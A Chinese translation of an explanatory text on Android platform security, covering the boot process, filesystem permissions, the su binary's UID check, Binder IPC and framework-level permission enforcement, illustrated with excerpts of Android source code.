第一个用户空间进程是 `init`，它是 Android 中所有进程的祖先。 该程序的可执行文件位于 Android 文件系统的根目录中。 清单 3.1 包含此可执行文件的主要部分。 可以看出，`init` 二进制负责创建文件系统基本条目（7 到 16 行）。 之后（第 18 行），程序解析 `init.rc` 配置文件并执行其中的命令。

```
1 int main( int argc, char **argv )
2 {
3   ...
4   if (!strcmp (basename( argv[0] ), "ueventd") )
5     return ueventd_main ( argc, argv ) ;
6   ...
7   mkdir("/dev", 0755) ;
8   mkdir("/proc", 0755) ;
9   mkdir("/sys", 0755) ;
10
11  mount("tmpfs", "/dev", "tmpfs", MS_NOSUID, "mode=0755") ;
12  mkdir("/dev/pts", 0755) ;
13  mkdir("/dev/socket", 0755) ;
14  mount("devpts", "/dev/pts", "devpts", 0, NULL) ;
15  mount("proc", "/proc", "proc", 0, NULL) ;
16  mount("sysfs", "/sys", "sysfs", 0, NULL) ;
17  ...
18  init_parseconfig_file("/init.rc") ;
19  ...
20 }
```

代码 3.1： `init` 程序源码

`init.rc` 配置文件使用一种称为 Android Init Language 的语言编写，位于根目录下。 这个配置文件可以被想象为一个动作列表（命令序列），其执行由预定义的事件触发。 例如，在清单 3.2 中，`fs`（行 1）是一个触发器，而第 4 - 7 行代表动作。 在 `init.rc` 配置文件中编写的命令定义系统全局变量，为内存管理设置基本内核参数，配置文件系统等。从安全角度来看，更重要的是它还负责基本文件系统结构的创建，并为创建的节点分配所有者和文件系统权限。

```
1 on fs
2   # mount mtd partitions
3   # Mount /system rw first to give the filesystem a chance to save a checkpoint
4   mount yaffs2 mtd@system /system
5   mount yaffs2 mtd@system /system ro remount
6   mount yaffs2 mtd@userdata /data nosuid nodev
7   mount yaffs2 mtd@cache /cache nosuid nodev
```

代码 3.2：模拟器中的 `fs` 触发器上执行的动作列表

此外， `init` 程序负责在 Android 中启动几个基本的守护进程和进程（参见图 3.1 中的步骤 5），其参数也在 `init.rc` 文件中定义。 默认情况下，在 Linux 中执行的进程以与祖先相同的权限（在相同的 UID下）运行。 在 Android 中， `init` 以 root 权限（ `UID == 0` ）启动。 这意味着所有后代进程应该使用相同的 UID 运行。 幸运的是，特权进程可以将其 UID 改变为较少特权的进程。 因此， `init` 进程的所有后代可以使用该功能来指定派生进程的 UID 和 GID（所有者和组也在 `init.rc` 文件中定义）。

第一个守护进程派生于 `init` 进程，它是 `ueventd` 守护进程。 这个服务运行自己的 `main` 函数（参见清单 3.1 中的第 5 行），它读取 `ueventd.rc` 和 `ueventd.[device name].rc` 配置文件，并重放指定的内核 `uevent_hotplug` 事件。 这些事件设置了不同设备的所有者和权限（参见清单 3.3）。 例如，第 5 行显示了如何设置文件系统对 `/ dev/cam` 设备的权限，2.2 节中会涉及这个例子。 之后，守护进程等待监听所有未来的热插拔事件。

ueventd.rc

```
1 ...
2 /dev/ashmem 0666 root root
3 /dev/binder 0666 root root
4 ...
5 /dev/cam 0660 root camera
6 ...
```

代码 3.3： `ueventd.rc` 文件

由 `init` 程序启动的核心服务之一是 `servicemanager` （请参阅图 3.1 中的步骤 5）。 此服务充当在 Android 中运行的所有服务的索引。 它必须在早期阶段可用，因为以后启动的所有系统服务都应该有可能注册自己，从而对操作系统的其余部分可见[19]。

`init` 进程启动的另一个核心进程是 Zygote。 Zygote 是一个热身完毕的特殊进程。 这意味着该进程已经被初始化并且链接到核心库。 Zygote 是所有进程的祖先。 当一个新的应用启动时，Zygote 会派生自己。 之后，为派生子进程设置对应于新应用的参数，例如 UID，GID， `nice-name` 等。 它能够加速新进程的创建，因为不需要将核心库复制到新进程中。 新进程的内存具有“写时复制"（COW）保护，这意味着只有当后者尝试写入受保护的内存时，数据才会从 zygote 进程复制到新进程。 从而，核心库不会改变，它们只保留在一个地方，减少内存消耗和应用启动时间。

使用 Zygote 运行的第一个进程是 System Server（图 3.1 中的步骤 6）。 这个进程首先运行本地服务，例如 SurfaceFlinger 和 SensorService。 在服务初始化之后，调用回调，启动剩余的服务。 所有这些服务之后使用 servicemanager 注册。

3.2 Android 文件系统

虽然 Android 基于 Linux 内核，它的文件系统层次不符合文件系统层次标准[10]，它了定义类 Unix 系统的文件系统布局（见清单 3.4）。 Android 和 Linux 中的某些目录是相同的，例如`/dev`，`/proc`，`/sys`，`/etc`，`/mnt`等。这些文件夹的用途与 Linux 中的相同。 同时，还有一些目录，如`/system`，`/data`和`/cache`，它们不存在于 Linux 系统中。这些文件夹是 Android 的核心部分。 在 Android 操作系统的构建期间，会创建三个映像文件：`system.img`，`userdata.img`和`cache.img`。 这些映像提供 Android 的核心功能，是在设备的闪存上存储的。 在系统引导期间，`init`程序将这些映像安装到预定义的安装点，如`/system`，`/data`和`/cache`（参见清单 3.2）。

```
 1 drwxr-xr-x root root 2013-04-10 08 : 13 acct
 2 drwxrwx--- system cache 2013-04-10 08 : 13 cache
 3 dr-x------ root root 2013-04-10 08 : 13 config
 4 lrwxrwxrwx root root 2013-04-10 08 : 13 d -> /sys/kernel/debug
 5 drwxrwx--x system system 2013-04-10 08 : 14 data
 6 -rw-r--r-- root root 116 1970-01-01 00 : 00 default . prop
 7 drwxr-xr-x root root 2013-04-10 08 : 13 dev
 8 lrwxrwxrwx root root 2013-04-10 08 : 13 etc -> /system/etc
 9 -rwxr-x--- root root 244536 1970-01-01 00 : 00 init
10 -rwxr-x--- root root 2487 1970-01-01 00 : 00 init . goldfish . rc
11 -rwxr-x--- root root 18247 1970-01-01 00 : 00 init . rc
12 -rwxr-x--- root root 1795 1970-01-01 00 : 00 init . trace . rc
13 -rwxr-x--- root root 3915 1970-01-01 00 : 00 init . usb . rc
14 drwxrwxr-x root system 2013-04-10 08 : 13 mnt
15 dr-xr-xr-x root root 2013-04-10 08 : 13 proc
16 drwx------ root root 2012-11-15 05 : 31 root
17 drwxr-x--- root root 1970-01-01 00 : 00 sbin
18 lrwxrwxrwx root root 2013-04-10 08 : 13 sdcard -> /mnt/sdcard
19 d---r-x--- root sdcard r 2013-04-10 08 : 13 storage
20 drwxr-xr-x root root 2013-04-10 08 : 13 sys
21 drwxr-xr-x root root 2012-12-31 03 : 20 system
22 -rw-r--r-- root root 272 1970-01-01 00 : 00 ueventd . goldfish . rc
23 -rw-r--r-- root root 4024 1970-01-01 00 : 00 ueventd . rc
24 lrwxrwxrwx root root 2013-04-10 08 : 13 vendor -> /system/vendor
```

代码 3.4：Android 文件系统

`/system`分区包含整个 Android 操作系统，除了 Linux 内核，它本身位于`/boot`分区上。 此文件夹包含子目录`/system/bin`和`/system/lib`，它们相应包含核心本地可执行文件和共享库。 此外，此分区包含由系统映像预先构建的所有系统应用。 映像以只读模式安装（参见清单 3.2 中的第 5 行）。 因此，此分区的内容不能在运行时更改。

因此，`/system`分区被挂载为只读，它不能用于存储数据。 为此，单独的分区`/data`负责存储随时间改变的用户数据或信息。 例如，`/data/app`目录包含已安装应用程序的所有 apk 文件，而`/data/data`文件夹包含应用程序的`home`目录。

`/cache` 分区负责存储经常访问的数据和应用程序组件。 此外，操作系统无线更新（卡刷）也在运行之前存储在此分区上。

因此，在 Android 的编译期间生成 `/system` ， `/data` 和 `/cache` ，这些映像上包含的文件和文件夹的默认权限和所有者必须在编译时定义。 这意味着在编译此操作系统期间，用户和组 UID 和 GID 应该可用。 Android 文件系统配置文件（见清单 3.5）包含预定义的用户和组的列表。 应该提到的是，一些行中的值（例如，参见第 10 行）对应于在 Linux 内核层上定义的值，如第 2.2 节所述。

此外，文件和文件夹的默认权限，所有者和所有者组定义在该文件中（见清单 3.6）。 这些规则由 `fs_config()` 函数解析并应用，它在这个文件的末尾定义。 此函数在映像组装期间调用。

```
1 #define AID_ROOT 0 /* traditional unix root user */
2 #define AID_SYSTEM 1000 /* system server */
3 #define AID_RADIO 1001 /* telephony subsystem , RIL */
4 #define AID_BLUETOOTH 1002 /* bluetooth subsystem */
5 #define AID_GRAPHICS 1003 /* graphics devices */
6 #define AID_INPUT 1004 /* input devices */
7 #define AID_AUDIO 1005 /* audio devices */
8 #define AID_CAMERA 1006 /* camera devices */
9 ...
10 #define AID_INET 3003 /* can create AF_INET and AF_INET6 sockets */
11 ...
12 #define AID_APP 10000 /* first app user */
13 ...
14 static const struct android_id_info android_ids [ ] = {
15   { "root" , AID_ROOT, },
16   { "system" , AID_SYSTEM, },
17   { "radio" , AID_RADIO, },
18   { "bluetooth" , AID_BLUETOOTH, },
19   { "graphics" , AID_GRAPHICS, },
20   { "input" , AID_INPUT, },
21   { "audio" , AID_AUDIO, },
22   { "camera" , AID_CAMERA, },
23   ...
24   { "inet" , AID_INET, },
25   ...
26 };
```

代码 3.5：Android 中硬编码的 UID 和 GID，以及它们到用户名称的映射

3.2.1 本地可执行文件的保护

在清单 3.6 中可以看到一些二进制文件分配有 `setuid` 和 `setgid` 访问权限标志。例如， `su` 程序设置了它们。这个众所周知的工具允许用户运行具有指定的 UID 和 GID 的程序。在 Linux 中，此功能通常用于运行具有超级用户权限的程序。根据列表 3.6，二进制 `/system/xbin/su` 的访问权限分配为“06755"（见第 21 行）。第一个非零数“6"意味着该二进制具有 `setuid` 和 `setgid` （ `4 + 2` ）访问权限标志集。通常，在Linux中，可执行文件以与启动它的进程相同的权限运行。这些标签允许用户使用可执行所有者或组的权限运行程序[11]。因此，在我们的例子中， `binary/system/xbin/su` 将以 root 用户身份运行。这些 root 权

限允许程序将其 UID 和 GID 更改为用户指定的 UID 和 GID（见清单 3.7 中的第 15 行）。之后，`su` 可以使用指定的 UID 和 GID 启动提供的程序（例如，参见行 22）。因此，程序将以所需的 UID 和 GID 启动。

在特权程序的情况下，需要限制可访问这些工具的应用程序的范围。 在我们的这里，没有这样的限制，任何应用程序可以运行 `su` 程序并获得 root 级别的权限。 在 Android 中，通过将调用程序的 UID 与允许运行它的 UID 列表进行比较，来对本地用户空间层实现这种限制。 因此，在第 9 行中， `su` 可执行文件获得进程的当前 UID，它等于调用它的进程的 UID，在第 `10` 行，它将这个 UID 与允许的 UID 的预定列表进行比较。 因此，只有在调用进程的 UID 等于 `AID_ROOT` 或 `AID_SHELL` 时， `su` 工具才会启动。 为了执行这样的检查， `su` 导入在 Android 中定义的 UID 常量（见第 1 行）。

```
1 /* Rules for directories .*/
2 static struct fs_path_config android_dirs [ ] = {
3   { 00770 , AID_SYSTEM, AID_CACHE, "cache" } ,
4   { 00771 , AID_SYSTEM, AID_SYSTEM, "data/app" } ,
5   ...
6   { 00777 , AID_ROOT, AID_ROOT, "sdcard" } ,
7   { 00755 , AID_ROOT, AID_ROOT, 0 } ,
8 };
9
10 /* Rules for files .*/
11 static struct fs_path_config android_files [ ] = {
12   ...
13   { 00644 , AID_SYSTEM, AID_SYSTEM, "data/app/*" } ,
14   { 00644 , AID_MEDIA_RW, AID_MEDIA_RW, "data/media/*" } ,
15   { 00644 , AID_SYSTEM, AID SYSTEM, "data/app-private /*" } ,
16   { 00644 , AID_APP, AID_APP, "data/data/*" } ,
17   ...
18   { 02755 , AID_ROOT, AID_NET_RAW, "system/bin/ping" } ,
19   { 02750 , AID_ROOT, AID_INET, "system/bin/netcfg" } ,
20   ...
21   { 06755 , AID_ROOT, AID_ROOT, "system/xbin/su" } ,
22   ...
23   { 06750 , AID_ROOT, AID_SHELL, "system/bin/run-as" } ,
24   { 00755 , AID_ROOT, AID_SHELL, "system/bin/*" } ,
25   ...
26   { 00644 , AID_ROOT, AID_ROOT, 0 } ,
27 };
```

代码 3.6：默认权限和所有者

此外，在较新的版本（从 4.3 开始），Android 核心开发人员开始使用 Capabilities Linux 内核系统[4]。 这允许它们额外限制需要以 root 权限运行的程序的权限。 例如，对于 `su` 程序来说，它不需要具有 root 用户的所有特权。 对于这个程序，它足以有能力修改当前的 UID 和 GID。 因此，此工具只需要 `CAP_SETUID` 和 `CAP_SETGID` root 权限来正常运行。

```
1 #include <private/android_filesystem_config.h>
2 ...
3 int main( int argc, char **argv )
4 {
5   struct passwd *pw;
6   int uid, gid, myuid ;
7
8 /* Until we have something better , only root and the shell can use su . */
9 myuid = getuid () ;
10 if (myuid != AID_ROOT && myuid != AID_SHELL) {
11   fprintf ( stderr, "su : uid %d not allowed to su\n", myuid) ;
12   return 1;
13 }
14 ...
15 if ( setgid ( gid ) || setuid ( uid ) ) {
16   fprintf ( stderr, "su : permission denied\n") ;
17   return 1;
18 }
19
20 /* User specified command for exec . */
21 if ( argc == 3 ) {
22   if ( execlp ( argv[2], argv[2], NULL) < 0) {
23     fprintf ( stderr , "su : exec failed for %s Error:%s\n" , argv [2] ,
24     strerror ( errno ) ) ;
25     return -errno ;
26   }
27   ...
28 }
```

代码 3.7： `su` 程序的源代码

第四章 Android 框架层安全

> 来源：Yury Zhauniarovich | Publications
>
> 译者：飞龙
>
>


如我们在第1.2节中所描述的那样，应用程序框架级别上的安全性由 IPC 引用监视器实现。 在 4.1 节中，我们以 Android 中使用的进程间通信系统的描述开始，讲解这个级别上的安全机制。 之后，我们在 4.2 节中引入权限，而在 4.3 节中，我们描述了在此级别上实现的权限实施系统。

4.1 Android Binder 框架

如 2.1 节所述，所有 Android 应用程序都在应用程序沙箱中运行。粗略地说，应用程序的沙箱通过在带有不同 Linux 身份的不同进程中运行所有应用程序来保证。此外，系统服务也在具有更多特权身份的单独进程中运行，允许它们使用 Linux Kernel DAC 功能，访问受保护的系统不同部分（参见第 2.1, 2.2 和 1.2 节）。因此，需要进程间通信（IPC）框架来管理不同进程之间的数据和信号交换。在 Android 中，一个称为 Binder 的特殊框架用于进程间通信[12]。标准的 Posix System V IPC 框架不支持由 Android 实现的 Bionic libc 库（参见这里）。此外，除了用于一些特殊情况的 Binder 框架，也会使用 Unix 域套接字（例如，用于与 Zygote 守护进程的通信），但是这些机制不在本文的考虑范围之内。

Binder 框架被特地重新开发来在 Android 中使用。 它提供了管理此操作系统中的进程之间的所有类型的通信所需的功能。 基本上，甚至应用程序开发人员熟知的机制，例如 `Intents` 和 `ContentProvider` ，都建立在 Binder 框架之上。 这个框架提供了多种功能，例如可以调用远程对象上的方法，就像本地对象那样，以及同步和异步方法调用，Link to Death（某个进程的 Binder 终止时的自动通知），跨进程发送文件描述符的能力等等[12,16]。

根据由客户端 - 服务器同步模型组织的进程之间的通信。客户端发起连接并等待来自服务端的回复。 因此，客户端和服务器之间的通信可以被想象为在相同的进程线程中执行。 这为开发人员提供了调用远程对象上的方法的可能性，就像它们是本地的一样。 通过 Binder 的通信模型如图 4.1 所示。 在这个图中，客户端进程 A 中的应用程序想要使用进程 B [12]中运行的服务的公开行为。



使用 Binder 框架的客户端和服务之间的所有通信，都通过 Linux 内核驱动程序 `/dev/binder` 进行。此设备驱动程序的权限设置为全局可读和可写（见 3.1 节中的清单 3.3 中的第 3 行）。因此，任何应用程序可以写入和读取此设备。为了隐藏 Binder 通信协议的特性， `libbinder` 库在 Android 中使用。它提供了一种功能，使内核驱动程序的交互过程对应用程序开发人员透明。尤其是，客户端和服务器之间的所有通信通过客户端侧的代理和服务器侧的桩进行。代理和桩负责编码和解码数据和通过 Binder 驱动程序发送的命令。为了使用代理和桩，开发人员只需定义一个 AIDL 接口，在编译应用程序期间将其转换为代理和桩。在服务端，调用单独的 Binder 线程来处理客户端请求。

从技术上讲，使用Binder机制的每个公开服务（有时称为 Binder 服务）都分配有标识。内核驱动程序确保此 32 位值在系统中的所有进程中是唯一的。因此，此标识用作 Binder 服务的句柄。拥有此句柄可以与服务交互。然而，为了开始使用服务，客户端首先必须找到这个值。服务句柄的发现通过 Binder 的上下文管理器（ `servicemanager` 是 Android Binder 的上下文管理器的实现，在这里我们互换使用这些概念）来完成。上下文管理器是一个特殊的 Binder 服务，其预定义的句柄值等于 0（指代清单 4.1 的第 8 行中获得的东西）。因为它有一个固定的句柄值，任何一方都可以找到它并调用其方法。基本上，上下文管理器充当名称服务，通过服务的名称提供服务句柄。为了实现这个目的，每个服务必须注册上下文管理器（例如，使用第 26 行中的 `ServiceManager` 类的 `addService` 方法）。因此，客户端可以仅知道与其通信的服务名称。使用上下文管理器来解析此名称（请参阅 `getService` 第 12 行），客户端将收到稍后用于与服务交互的标识。 Binder 驱动程序只允许注册单个上下文管理器。因此， `servicemanager` 是由 Android 启动的第一个服务之一（见第 3.1 节）。 `servicemanager` 组件确保了只允许特权系统标识注册服务。

Binder 框架本身不实施任何安全性。 同时，它提供了在 Android 中实施安全性的设施。 Binder 驱动程序将发送者进程的 UID 和 PID 添加到每个事务。 因此，由于系统中的每个应用具有其自己的 UID，所以该值可以用于识别调用方。 调用的接收者可以检查所获得的值并且决定是否应该完成事务。 接收者可以调用 `android.os.Binder.getCallingUid()` 和 `android.os.Binder.getCallingPid()` [12]来获得发送者的 UID 和 PID。 另外，由于 Binder 句柄在所有进程中的唯一性和其值的模糊性[14]，它也可以用作安全标识。

```
1 public final class ServiceManager {
2   ...
3   private static IServiceManager getIServiceManager() {
4     if ( sServiceManager != null ) {
5       return sServiceManager ;
6     }
7     // Find the service manager
8     sServiceManager = ServiceManagerNative.asInterface( BinderInternal.getContextOb
ject() );
9     return sServiceManager ;
10   }
11
12   public static IBinder getService ( String name) {
13     try {
14       IBinder service = sCache . get (name) ;
15       if ( service != null ) {
16         return service ;
17       } else {
18         return getIServiceManager().getService(name);
19       }
20     } catch (RemoteException e) {
21       Log.e(TAG, "error in getService", e);
22     }
23     return null;
24   }
25
26   public static void addService( String name, IBinder service, boolean allowIsolate
d ) {
27     try {
28       getIServiceManager().addService(name, service, allowIsolated );
29     } catch (RemoteException e) {
30       Log.e(TAG, "error in addService" , e);
31     }
32   }
33   ...
34 }
```

代码 4.1： `ServiceManager` 的源码

4.2 Android 权限

如我们在 2.1 节中所设计的那样，在 Android 中，每个应用程序默认获得其自己的 UID 和 GID 系统标识。 此外，在操作系统中还有一些硬编码的标识（参见清单 3.5）。 这些身份用于使用在 Linux 内核级别上实施的 DAC，分离 Android 操作系统的组件，从而提高操作系统的整体安全性。 在这些身份中， `AID SYSTEM` 最为显著。 此 UID 用于运行系统服务器

（`system server`），这个组件统一了由 Android 操作系统提供的服务。 系统服务器具有访问操作系统资源，以及在系统服务器内运行的每个服务的特权，这些服务提供对其他 OS 组件和应用的特定功能的受控访问。 此受控访问基于权限系统。

正如我们在 4.1 节中所提及的，Binder 框架向接收方提供了获得发送方 UID 和 PID 的能力。在一般情况下，该功能可以由服务利用来限制想要连接到服务的消费者。这可以通过将消费者的 UID 和 PID 与服务所允许的 UID 列表进行比较来实现。然而，在 Android 中，这种功能以略微不同的方式来实现。服务的每个关键功能（或简单来说是服务的方法）被称为权限的特殊标签保护。粗略地说，在执行这样的方法之前，会检查调用进程是否被分配了权限。如果调用进程具有所需权限，则允许调用服务。否则，将抛出安全检查异常（通常，`SecurityException`）。例如，如果开发者想要向其应用程序提供发送短信的功能，则必须将以下行添加到应用程序的 `AndroidManifest.xml` 文件中：`<uses-permission android:name ="android.permission.SEND_SMS"/>`。Android 还提供了一组特殊调用，允许在运行时检查服务使用者是否已分配权限。

到目前为止所描述的权限模型提供了一种强化安全性的有效方法。 同时，这个模型是无效的，因为它认为所有的权限是相等的。 在移动操作系统的情况下，所提供的功能在安全意义上并不总是相等。 例如，安装应用程序的功能比发送 SMS 的功能更重要，相反，发送 SMS 的功能比设置警告或振动更危险。

这个问题在 Android 中通过引入权限的安全级别来解决。有四个可能的权限级别：`normal`，`dangerous`，`signature`和`signatureOrSystem`。权限级别要么硬编码到 Android 操作系统（对于系统权限），要么由自定义权限声明中的第三方应用程序的开发者分配。此级别影响是否决定向请求的应用程序授予权限。为了被授予权限，正常的权限可以只在应用程序的`AndroidManifest.xml`文件中请求。危险权限除了在清单文件中请求之外，还必须由用户批准。在这种情况下，安装应用程序期间，安装包所请求的权限集会显示给用户。如果用户批准它们，则安装应用程序。否则，安装将被取消。如果请求权限的应用与声明它的应用拥有相同签名，（6.1 中提到了 Android 中的应用程序签名的用法），系统将授予`signature`权限。如果请求的权限应用和声明权限的使用相同证书签名，或请求应用位于系统映像上，则授予`signatureOrSystem`权限。因此，对于我们的示例，振动功能被正常级别的权限保护，发送 SMS 的功能被危险级别的权限保护，以及软件包安装功能被`signatureOrSystem`权限级别保护。

4.2.1 系统权限定义

用于保护 Android 操作系统功能的系统权限在框架的`AndroidManifest.xml`文件中定义，位于 Android 源的`frameworks/base/core/res`文件夹中。 这个文件的一个摘录包含一些权限定义的例子，如代码清单 4.2 所示。 在这些示例中，展示了用于保护发送 SMS，振动器和包安装功能的权限声明。

```
1 <manifest xmlns:android=" http://schemas.android.com/apk/res/android"
2   package="android" coreApp="true" android:sharedUserId="android.uid.system"
3   android:sharedUserLabel="@string/android_system_label ">
4   ...
5   <!-- Allows an application to send SMS messages. -->
6   <permission android:name="android.permission.SEND_SMS"
7     android:permissionGroup="android.permission-group.MESSAGES"
8     android:protectionLevel="dangerous"
9     android:permissionFlags="costsMoney"
10    android:label="@string/permlab_sendSms"
11    android:description="@string/permdesc _sendSms" />
12  ...
13  <!-- Allows access to the vibrator -->
14  <permission android:name="android.permission.VIBRATE"
15    android:permissionGroup="android.permission-group.AFFECTS_BATTERY"
16    android:protectionLevel="normal"
17    android:label="@string/permlab_vibrate"
18    android:description="@string/permdesc_vibrate" />
19  ...
20  <!-- Allows an application to install packages. -->
21  <permission android:name="android.permission.INSTALL_PACKAGES"
22    android:label="@string/permlab_installPackages"
23    android:description="@string/permdesc_installPackages"
24    android:protectionLevel="signature|system" />
25  ...
26 </manifest>
```

代码 4.2：系统权限的定义

默认情况下，第三方应用程序的开发人员无法访问受 `signature` 和 `signatureOrSystem` 级别的系统权限保护的功能。 这种行为以以下方式来保证：应用程序框架包使用平台证书签名。 因此，需要使用这些级别的权限保护的功能的应用程序必须使用相同的平台证书进行签名。 然而，仅有操作系统的构建者才可以访问该证书的私钥，通常是硬件生产者（他们自己定制 Android）或电信运营商（使用其修改的操作系统映像来分发设备）。

4.2.2 权限管理

系统服务 `PackageManagerService` 负责 Android 中的应用程序管理。 此服务有助于在操作系统中安装，卸载和更新应用程序。 此服务的另一个重要作用是权限管理。 基本上，它可以被认为是一个策略管理的要素。 它存储了用于检查 Android 包是否分配了特定权限的信息。 此外，在应用程序安装和升级期间，它执行一堆检查，来确保在这些过程中不违反权限模型的完整性。 此外，它还作为一个策略判定的要素。 此服务的方法（我们将在后面展示）是权限检查链中的最后一个元素。 我们不会在这里考虑 `PackageManagerService` 的操作。 然而，感兴趣的读者可以参考[15,19]来获得如何执行应用安装的更多细节。

`PackageManagerService` 将所有第三方应用程序的权限的相关信息存储在 `/data/system/packages.xml` [7]中。 该文件用作系统重新启动之间的永久存储器。 但是，在运行时，所有有关权限的信息都保存在 RAM 中，从而提高系统的响应速度。 在启动期间，此信息使用存储在用于第三方应用程序的 `packages.xml` 文件中的数据，以及通过解析系统应用程序来收集。

4.2.3 Android 框架层的权限实施

为了了解 Android 如何在应用程序框架层强制实施权限，我们考虑 Vibrator 服务用法。 在清单 4.3 的第 6 行中，展示了振动器服务如何保护其方法 `vibrate` 的示例。 这一行检查了调用组件是否分配有由常量 `android.Manifest.permission.VIBRATE` 定义的标签 `android.permission.VIBRATE` 。 Android 提供了几种方法来检查发送者（或服务使用者）是否已被分配了权限。 在我们这个库，这些设施由方法 `checkCallingOrSelfPermission` 表示。 除了这种方法，还有许多其他方法可以用于检查服务调用者的权限。

```
 1 public class VibratorService extends IVibratorService.Stub
 2   implements InputManager.InputDeviceListener {
 3   ...
 4   public void vibrate ( long milliseconds, IBinder token ) {
 5     if (mContext.checkCallingOrSelfPermission(android.Manifest.permission.VIBRATE)
 6             != PackageManager.PERMISSION_GRANTED) {
 7       throw new SecurityException("Requires VIBRATE permission");
 8     }
 9     ...
10   }
11   ...
12 }
```

代码 4.3：权限的检查

方法 `checkCallingOrSelfPermission` 的实现如清单 4.4 所示。 在第 24 行中，方法 `checkPermission` 被调用。 它接收 `uid` 和 `pid` 作为 Binder 框架提供的参数。

```
 1 class ContextImpl extends Context {
 2   ...
 3   @Override
 4   public int checkPermission ( String permission, int pid, int uid ) {
 5     if ( permission == null ) {
 6       throw new IllegalArgumentException ("permission is null ") ;
 7     }
 8 
 9     try {
10       return ActivityManagerNative.getDefault().checkPermission(
11         permission, pid, uid );
12       } catch (RemoteException e) {
13       return PackageManager.PERMISSION_DENIED;
14     }
15   }
16 
17   @Override
18   public int checkCallingOrSelfPermission ( String permission ) {
19     if ( permission == null ) {
20       throw new IllegalArgumentException("permission is null");
21     }
22 
23     return checkPermission( permission, Binder. getCallingPid(),
24       Binder.getCallingUid() );
25   }
26   ...
27 }
```

代码 4.4： `ContextImpl` 类的摘录

在第 11 行中，检查被重定向到 `ActivityManagerService` 类，继而在 `ActivityManager` 组件的方法 `checkComponentPermission` 中执行实际检查。 此方法的代码如清单 4.5 所示。 在第 4 行中它检查调用者 UID 是否拥有特权。 具有 root 和系统 UID 的组件由具有所有权限的系统授

予。

```
1 public static int checkComponentPermission ( String permission, int uid,
2   int owningUid, boolean exported ) {
3   // Root , system server get to do everything .
4   if ( uid == 0 || uid == Process.SYSTEM_UID) {
5     return PackageManager.PERMISSION_GRANTED;
6   }
7   // Isolated processes don ’ t get any permissions .
8   if ( UserId.isIsolated ( uid ) ) {
9     return PackageManager.PERMISSION_DENIED;
10  }
11  // If there is a uid that owns whatever is being accessed , it has
12  // blanket access to it regardless of the permissions it requires .
13  if (owningUid >= 0 && UserId.isSameApp(uid, owningUid) ) {
14    return PackageManager.PERMISSION_GRANTED;
15  }
16  // If the target is not exported , then nobody else can get to it .
17  if (!exported) {
18    Slog.w(TAG, "Permission denied: checkComponentPermission() owningUid=" + owning
Uid) ;
19    return PackageManager.PERMISSION_DENIED;
20  }
21  if ( permission == null ) {
22    return PackageManager.PERMISSION_GRANTED;
23  }
24  try {
25    return AppGlobals.getPackageManager()
26      .checkUidPermission ( permission , uid ) ;
27  } catch (RemoteException e) {
28    // Should never happen , but if it does . . . deny !
29    Slog.e(TAG, "PackageManager is dead ?!?" , e) ;
30  }
31  return PackageManager.PERMISSION_DENIED;
32 }
```

代码 4.5：`ActivityManager` 的 `checkComponentPermission` 方法。

在清单 4.5 的第 26 行中，权限检查被重定向到包管理器，将其转发到 `PackageManagerService` 。正如我们前面解释的，这个服务知道分配给 Android 包的权限。执行权限检查的 `PackageManagerService` 方法如清单 4.6 所示。在第 7 行中，如果将权限授予由其 UID 定义的 Android 应用程序，则会执行精确检查。

```
1 public int checkUidPermission ( String permName, int uid ) {
2  final boolean enforcedDefault = isPermissionEnforcedDefault(permName);
3  synchronized (mPackages) {
4    Object obj = mSettings.getUserIdLPr( UserHandle.getAppId( uid ) );
5    if ( obj != null ) {
6      GrantedPermissions gp = ( GrantedPermissions ) obj ;
7      if (gp.grantedPermissions.contains (permName) ) {
8        return PackageManager.PERMISSION_GRANTED;
9      }
10   } else {
11     HashSet<String> perms = mSystemPermissions.get ( uid ) ;
12     if (perms != null && perms.contains (permName) ) {
13       return PackageManager.PERMISSION_GRANTED;
14     }
15   }
16   if (!isPermissionEnforcedLocked (permName, enforcedDefault ) ) {
17     return PackageManager.PERMISSION_GRANTED;
18   }
19  }
20  return PackageManager .PERMISSION DENIED;
21 }
```

代码 4.6：`PackageManagerService` 的 `checkUidPermission` 方法

第五章 Android 应用层安全

